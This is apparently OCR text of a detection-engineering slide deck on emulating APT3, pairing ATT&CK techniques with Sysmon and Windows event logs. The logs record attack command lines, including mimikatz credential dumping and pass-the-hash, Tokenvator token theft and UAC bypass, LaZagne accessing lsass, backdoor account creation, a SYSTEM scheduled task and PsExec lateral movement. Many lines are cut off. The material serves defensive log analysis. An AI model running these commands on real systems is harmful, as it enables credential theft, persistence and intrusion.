


```
[illegible] Culture= en-US ><Message>Process Create:
RuleName: T1088 - Bypass User Account Control
UtcTime: 2018-09-19 10:00:30.482
ProcessGuid: {71DCCA68-1FAE-5BA2-0000-0010D87FF53C}
ProcessId: 8800
Image: C:\temp\Tokenvator.exe
FileVersion: 1.0.0.0
Description: Tokenvator
Product: Tokenvator
Company:
CommandLine: "C:\Temp\tokenvator.exe" BypassUAC cmd.exe
CurrentDirectory: C:\Users\securityuser\
User: [redacted]02[redacted]securityuser
LogonGuid: {71DCCA68-1FAC-5BA2-0000-00202F10F53C}
LogonId: 0x3CF5102F
TerminalSessionId: 0
IntegrityLevel: High
Hashes: SHA1=1FC3250D4A79AF5CB86514E69E507DF627BF55A8,MD5=CB7ADB6414C8F226F09CE0A518623CD2,SHA256=3BBDDED2781
ParentProcessGuid: {71DCCA68-1FAE-5BA2-0000-0010C05BF53C}
 arentProcessId: 10068
  entImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
   CommandLine: powershell.exe -noninteractive -encodedcommand WwBDAG8AbgBzAG8AbABlAF0AOgA6AEkAbgBwAHUAdAB
```

Access Token Manipulation (T1134)


Defense Evasion / Privilege Escalation

This steals the access token from another process and uses it to gain access to other services or computers.




```
[redacted]
rocessGuid: {71DCCA68-1FD0-5BA2-0000-0010793FFB3C}
rocessId: 8236
mage: C:\temp\Tokenvator.exe
ileVersion: 1.0.0.0
escription: Tokenvator
roduct: Tokenvator
ompany:
ommandLine: c:\Temp\Tokenvator.exe  Steal_Token 1134
urrentDirectory: C:\Users\securityuser\
ser: [redacted]002[redacted]securityuser
ogonGuid: {71DCCA68-1FCF-5BA2-0000-0020EDCCFA3C}
ogonId: 0x3CFACCED
erminalSessionId: 0
ntegrityLevel: High
ashes: SHA1=1FC3250D4A79AF5CB86514E69E507DF627BF55A8,MD5=CB7ADB6414C8F226F09CE0A518623CD2,SHA256=3BBDDED2781
arentProcessGuid: {71DCCA68-1FD0-5BA2-0000-0010793DFB3C}
 entProcessId: 2156
  ntImage: C:\Windows\System32\cmd.exe
   CommandLine: "C:\Windows\system32\cmd.exe" /c c:\Temp\Tokenvator.exe Steal_Token 1134</Message><Level>I
```

APT3 – Detection: Logs Collection/Assessment 3/6




```
ProcessId: 5332
Image: C:\temp\mimi.exe
FileVersion: 2.1.1.0
Description: mimikatz for Windows
Product: mimikatz
Company: gentilkiwi (Benjamin DELPY)
CommandLine: "C:\temp\mimi.exe" privilege::debug sekurlsa::logonpasswords exit
CurrentDirectory: C:\Users\securityuser\
User: DEVSEC[redacted]securityuser
LogonGuid: {71DCCA68-9A88-5B92-0000-002039408B08}
LogonId: 0x8B84039
TerminalSessionId: 0
IntegrityLevel: High
Hashes: MD5=B256F9CAD67A3C30B607268D783923ED,SHA256=7E5E8959D003F5AF35D8DBFD7E83BB1960486005E4B81D1707606BCDA78121A
```




```
RuleName: T1003 - Credential Dumping
[redacted]
ProcessGuid: {71DCCA68-1FCC-5BA2-0000-0010427EFA3C}
ProcessId: 11604
Image: C:\temp\mimi.exe
ImageLoaded: C:\Windows\System32\vaultcli.dll
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: Credential Vault Client Library
Product: Microsoft® Windows® Operating System
```

ID: /



```
RuleName: T1003 - Credential Dumping
[redacted]
ProcessGuid: {71DCCA68-1FCC-5BA2-0000-0010427EFA3C}
ProcessId: 11604
Image: C:\temp\mimi.exe
ImageLoaded: C:\Windows\System32\hid.dll
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: Hid User Library
```




```
RuleName: T1003 - Credential Dumping
[redacted]
ProcessGuid: {71DCCA68-1FCC-5BA2-0000-0010427EFA3C}
ProcessId: 11604
Image: C:\temp\mimi.exe
ImageLoaded: C:\Windows\System32\WinSCard.dll
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: Microsoft Smart Card API
Product: Microsoft® Windows® Operating System
```

Credential Dumping (T1003)

Credential Access / Collection

Dumps hashes from the SAM Hive file. This technique injects into the LSASS.exe process and scrapes its memory for plaintext passwords of logged-on users.

.



```
_MEI13242\python27.dll+161079|C:\Users\SECURI~1\AppData\Local\Temp\_MEI13242\python27.dll+161a3f|C:\Users
emp\_MEI13242\python27.dll+15bc4c</Data></EventData><RenderingInfo Culture='en-US'><Message>Process accessed
RuleName: T1003 - Credential Dumping
[redacted]
SourceProcessGUID: {71DCCA68-4918-5BA2-0000-00105000
SourceProcessId: 6224
SourceThreadId: 9656
SourceImage: c:\Temp\LaZagne.exe
TargetProcessGUID: {71DCCA68-98A1-5B8F-0000-00107E89
TargetProcessId: 580
TargetImage: C:\Windows\system32\lsass.exe
GrantedAccess: 0x1410
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+a05a4|C:\Wi
l+161fbb|C:\Users\SECURI~1\AppData\Local\Temp\_MEI13
27.dll+161a3f|C:\Users\SECURI~1\AppData\Local\Temp
essed (rule: ProcessAccess)</Task><Opcode>Info<
```

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><Sy
'{54849625-5478-4994-A5BA-3E3B0328C30D}'/><EventID>4703</EventID><Version>
><Keywords>0x8020000000000000</Keywords><TimeCreated SystemTime=[redacted]
><Correlation/><Execution ProcessID='4' ThreadID='8108'/><Channel>Security</Cha
ty/></System><EventData><Data Name='SubjectUserSid'>S-1-5-21-4197388614-23825094
curityuser</Data><Data Name='S[redacted]</Data><Data Name='S
rSid'>S-1-0-0</Data><Data Name='TargetUserName'>securityuser</Data><Data Name='Targ
tLogonId'>0x3dcf19ef</Data><Data Name='ProcessName'>C:\temp\LaZagne.exe</Data><Data
vilegeList'>SeDebugPrivilege</Data><Data Name='DisabledPrivilegeList'>-</Data></Eve
n right was adjusted.

Subject:
        Security ID:            S-1-5-21-4197388614-2382509434-2999346105-1002
        Account Name:           securityuser
        Account Domain:         [redacted]
        Logon ID:               0x3DCF19EF

Target Account:
        Security ID:            S-1-0-0
        Account Name:           securityuser
        Account Domain:         [redacted]
        Logon ID:               0x3DCF19EF

Process Information:
        Process ID:             0x1850
        Process Name:           C:\temp\LaZagne.exe

Enabled Privileges:
                        SeDebugPrivilege

  ed Privileges:
                  -</Message><Level>Information</Level><Task>Token Right Adju
  l><Provider>Microsoft Windows security auditing.</Provider><Keywords><Ke
```


6224

APT3 – Detection: Logs Collection/Assessment 4/6

Create Account (T1136)

Persistence

Adversaries with a sufficient level of access may create a local system or domain account. Such accounts may be used for persistence that do not require persistent remote access tools to be deployed on the system. The net user commands can be used to create a local or domain account.



```
rocessGuid: {71DCCA68-9B73-5B92-0000-001091249808}
rocessId: 6708
mage: C:\Windows\System32\net.exe
ileVersion: 10.0.14393.0 (rs1_release.160715-1616)
escription: Net Command
roduct: Microsoft® Windows® Operating System
ompany: Microsoft Corporation
ommandLine: net  user support_388945a0 sup3rP4ssw0rd01. /add /y
urrentDi
ser: DEV
ogonGuid
ogonId:
erminalS
ntegrity
ashes: M
entPro
ntPro
```


```
rocessGuid: {71DCCA68-9B77-5B92-0000-0010EDE59808}
rocessId: 7960
mage: C:\Windows\System32\net.exe
ileVersion: 10.0.14393.0 (rs1_release.160715-1616)
escription: Net Command
roduct: Microsoft® Windows® Operating System
ompany: Microsoft Corporation
ommandLine: net  localgroup administrators support_388945a0 /add
rrentDirectory: C:\Users\securityuser\
: DEVSEC[redacted]\securityuser
```

```
ompany: Microsoft Corporation
ommandLine: net  localgroup "remote desktop users" support_388945a0 /add
rrentDirectory: C:\Users\securityuser\
: DEVSEC[redacted]\securityuser
```

Scheduled Task (T1053)

Execution/Persistence/Privilege Escalation

Add scheduled task may need to make sure that the schedule service is started and configured to run on boot so that your persistence sticks.



```
ProcessId: 5776
Image: C:\Windows\System32\schtasks.exe
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: Task Scheduler Configuration Tool
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: "C:\Windows\system32\schtasks.exe" /delete /tn acachesrv
CurrentDirectory: C:\Users\securityuser\
```


```
rocessGuid: {71DCCA68-9536-5B92-0000-00108D40F107}
ProcessId: 5204
Image: C:\Windows\System32\schtasks.exe
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: Task Scheduler Configuration Tool
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: "C:\Windows\system32\schtasks.exe" /create /tn acachesrv /tr C:\temp\droppy.exe /sc ONLOGON /ru System
CurrentDirectory: C:\Users\securityuser\
User: DEVSECSCN002BLQ\securityuser
LogonGuid: {71DCCA68-9534-5B92-0000-0020B3DDF007}
LogonId: 0x7F0DDB3
TerminalSessionId: 0
IntegrityLevel: High
ashes: MD5=EEB7A2162E4DBE32B56BEB84658483AE,SHA256=A9A4FD9C1BB7C5CF8F77F761CAE60F4AC4AFB8DAEEBB46B3AD6983D5E599CDC
ntProcessGuid: {71DCCA68-9535-5B92-0000-00101A23F107}
ProcessId: 5732
```

APT3 – Detection: Logs Collection/Assessment 5/6

Windows Admin Shares (T1077)

Lateral Movement

Used to view network shared resource information, add a new network resource, and remove an old network resource from the computer.




```
uleName: T1134 - Access Token Manipulation
[redacted]
rocessGuid: {71DCCA68-1FC4-5BA2-0000-0010AB0CF93C}
rocessId: 10640
mage: C:\temp\mimi.exe
ileVersion: 2.1.1.0
escription: mimikatz for Windows
roduct: mimikatz
ompany: gentilkiwi (Benjamin DELPY)
ommandLine: "C:\temp\mimi.exe" "sekurlsa::pth /user:[redacted]omanop /domain:[redacted] /ntlm:[redacted]a1e8c5e087435fe45684 /run:c:\Temp\OverPassTheHash.exe " exit
urrentDirectory: C:\Users\securityuser\
'er: D[redacted]002[redacted]ecurityuser
 Guid: {71DCCA68-4FDB-5DA2-0000-0020C6A2F73C}
```

```
ompany: Microsoft Corporation
ommandLine: C:\Windows\system32\cmd.exe /c copy c:\temp\mimi.exe \\devse[redacted]00[redacted]c$\temp\mimi.exe
urrentDirectory: C:\Windows\system32\
ser: DEVSEC[redacted]002[redacted]\securityuser
ogonGuid: {71DCCA68-838C-5B98-0000-00202CF2431B}
ogonId: 0x1B43F22C
erminalSessionId: 5
ntegrityLevel: High
ashes: MD5=F4F684066175B77E0C3A000549D2922C,SHA256=935C1861DF1F4018D698E8865ABFA02D7E9037D8F68CA3C206586CA165D44AD2
arentProcessGuid: {71DCCA68-838D-5B98-0000-0010CBFE431B}
rentProcessId: 10548
ntImage: C:\temp\OverPassTheHash.exe
 CommandLine: c:\Temp\OverPassTheHash.exe</Message><Level>Information</Level><Task>Process Create (rule: Proce
```

Service Execution (T1035)

Execution

Adversaries may execute a binary, command, or script via a method that interacts with Windows services, such as the Service Control Manager. This can be done by either creating a new service or modifying an existing service.



```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-.
F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>13</EventID><Version>2</Version><Level>4</Level><Task>13</Task>
0x8000000000000000</Keywords><TimeCreated SystemTime=[redacted]/><EventRecordID>20805.
tion/><Execution ProcessID='6312' ThreadID='7908'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><C
oox.net</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>T1035 - Service Exe
EventType'>SetValue</Data><Data Name='UtcTime'>2018-09-19 10:07:08.520</Data><Data Name='ProcessGuid'>{71DCC
AAFA3C}</Data><Data Name='ProcessId'>800</Data><Data Name='Image'>c:\temp\PsExec64.exe</Data><Data Name='Tar
197388614-2382509434-2999346105-1002\SOFTWARE\Sysinternals\PsExec\EulaAccepted</Data><Data Name='Details'>DW
EventData><RenderingInfo Culture='en-US'><Message>Registry value set:
RuleName: T1035 - Service Execution
EventType: SetValue
[redacted]
ProcessGuid: {71DCCA68-1FCC-5BA2-0000-001089AAFA3C}
ProcessId: 800
Image: c:\temp\PsExec64.exe
TargetObject: HKU\S-1-5-21-4197388614-2382509434-2999346105-1002\SOFTWARE\Sysinternals\PsExec\EulaAccepted
 ails: DW
 Channel
```

```
uleName: T1059 - Command-Line Interface
[redacted]
ProcessGuid: {71DCCA68-1FCC-5BA2-0000-001089AAFA3C}
ProcessId: 800
Image: C:\temp\PsExec64.exe
FileVersion: 2.2
Description: Execute processes remotely
Product: Sysinternals PsExec
Company: Sysinternals - www.sysinternals.com
CommandLine: c:\temp\psexec64.exe  \\[redacted]004[redacted] -accepteula -i cmd.exe /c c:\temp\mimi.exe privilege::debug sekurlsa::logonpasswords exit
CurrentDirectory: C:\Windows\system32\
User: [redacted]
LogonGuid: {71DCCA68-1FCC-5BA2-0000-0020C586FA3C}
LogonId: 0x3CFA86C5
TerminalSessionId: 0
IntegrityLevel: High
Hashes: SHA1=FB0A150601470195C47B4E8D87FCB3F50292BEB2,MD5=9321C10701F7E336CDA550A28F049108,SHA256=AD6898CD1EE849874E4B4502C3D7853196F60442400327!
E4AB3FC6E3C08E9A4,IMPHASH=159D56D406180A332FBC99290F30700E
ParentProcessGuid: {71DCCA68-1FCC-5BA2-0000-001080A9FA3C}
 rentProcessId: 2648
  ntImage: C:\Windows\System32\cmd.exe
   CommandLine: C:\Windows\system32\cmd.exe /c c:\temp\psexec64.exe \\[redacted] -accepteula -i cmd.exe /c c:\temp\mimi.exe privilege::de
```


To Improve

APT3 – Detection: Logs Collection/Assessment 6/6

Pass-The-Hash (T1075 - target side)


Lateral Movement

Login to remote machine using hash and file copies to the remote box via SMB, then creates a service



